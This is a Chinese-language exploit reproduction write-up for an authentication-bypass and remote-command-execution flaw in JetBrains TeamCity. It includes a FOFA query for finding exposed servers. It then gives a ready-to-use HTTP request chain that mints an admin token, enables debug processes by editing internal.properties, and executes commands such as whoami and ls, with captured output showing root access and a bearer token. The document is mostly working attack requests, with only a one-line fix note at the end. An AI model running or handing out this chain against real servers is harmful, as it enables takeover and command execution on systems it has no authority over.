J3-2JetBrainsTeamCity-RCE


漏洞描述：

JetBrains TeamCity 可通过访问 /app/rest/users/{{id}}/tokens/RPC2 端点获取对应 id 用户的有效 token，携带 admin token 访问受限端点导致远程命令执行或创建后台管理员用户。

影响版本：

```
TeamCity On-Premises version < 2023.05.04
```

网站图片：



网络测绘：


fofa语法：

FOFA：body="Log in to TeamCity"

漏洞复现：

获取id为1用户的tooken

```
POST /app/rest/users/id:1/tokens/RPC2 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Content-Length: 0
```




```
POST /app/rest/users/id:1/tokens/RPC2 HTTP/1.1
Host ?: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Content-Length auto: 0
```

```
HTTP/1.1 200
Server: nginx/1.22.1
Date: Mon, 04 Dec 2023 06:17:07 GMT
Content-Type: application/xml
Connection: keep-alive
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Length: 230

<?xml version="1.0" encoding="UTF-8" stand
creationTime="2023-12-04T06:17:07.271Z" va
Y3R2amZnc3B2UW5iTVN2V1UtaXd1a310THo0.NDc4N
```

携带tooken修改配置，启动debug模式

```
POST /admin/dataDir.html?action=edit&fileName=config/internal.properties&content=rest.debug.processes.enable=true HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Bearer 用户token
Content-Length: 0
```




```
POST /admin/dataDir.html?action=edit&fileName=config/internal.properties&content=rest.debug.processes.enable=true HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Bearer eyJ0eXAiOiAiVENWMiJ9.Y3R2amZnc3B2UW5iTVN2VlUtaXd1a3l0THo0.NDc4NDZmM2EtNTk5Yy00ZGEzLThjMDAtMmQ0YzQyN2M5Nzgy
Content-Length: 0

```

```
HTTP/1.1 200
Server: nginx/1.22.1
Date: Mon, 04 Dec 2023 06:19:02 GMT
Content-Type: text/plain
Connection: keep-alive
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
X-Content-Type-Options: nosniff

```

命令执行


```
POST /app/rest/debug/processes?exePath=whoami HTTP/1.1
Host: your-ip
Authorization: Bearer 用户token
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 0
```



```
POST /app/rest/debug/processes?exePath=whoami HTTP/1.1
Host: [redacted]
Authorization: Bearer eyJ0eXAiOiAiVENWMiJ9.Y3R2amZnc3B2UW5iTVN2VlUtaXd1a3l0THo0.NDc4NDZmM2EtNTk5Yy00ZGEzLThjMDAtMmQ0YzQyN2M5Nzgy
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 0

```

```
HTTP/1.1 200
Server: nginx/1.22.1
Date: Mon, 04 Dec 2023 06:20:54 GMT
Content-Type: text/plain; charset=utf-8
Connection: keep-alive
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Length: 188

StdOut:root

StdErr: ERROR: ld.so: object '/dev/shm/lib
preloaded (failed to map segment from shar

```

PS：执行带空格的命令，需要加上Params字段，如下



```
POST /app/rest/debug/processes?exePath=ls&Params=/root HTTP/1.1
Host: [redacted]
Authorization: Bearer eyJ0eXAiOiAiVENWMiJ9.Y3R2amZnc3B2UW5iTVN2VlUtaXd1a3l0THo0.NDc4NDZmM2EtNTk5Yy00ZGEzLThjMDAtMmQ0YzQyN2M5Nzgy
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 0

```

```
HTTP/1.1 200
Server: nginx/1.22.1
Date: Mon, 04 Dec 2023 06:24:07 GMT
Content-Type: text/plain; charset=utf-8
Connection: keep-alive
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Length: 854

StdOut:append.bat
bootstrap.jar
catalina.bat
catalina.sh
catalina-tasks.xml
commons-daemon.jar
commons-daemon-native.tar.gz
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
findJava.bat
findJava.sh
maintainDB.cmd
maintainDB.sh
runAll.bat
runAll.sh
```

修复建议：

更新JetBrains TeamCity并审查访问控制，防止通过`/app/rest/users/{{id}}/tokens/RPC2`端点的未授权访问和潜在的远程命令执行风险。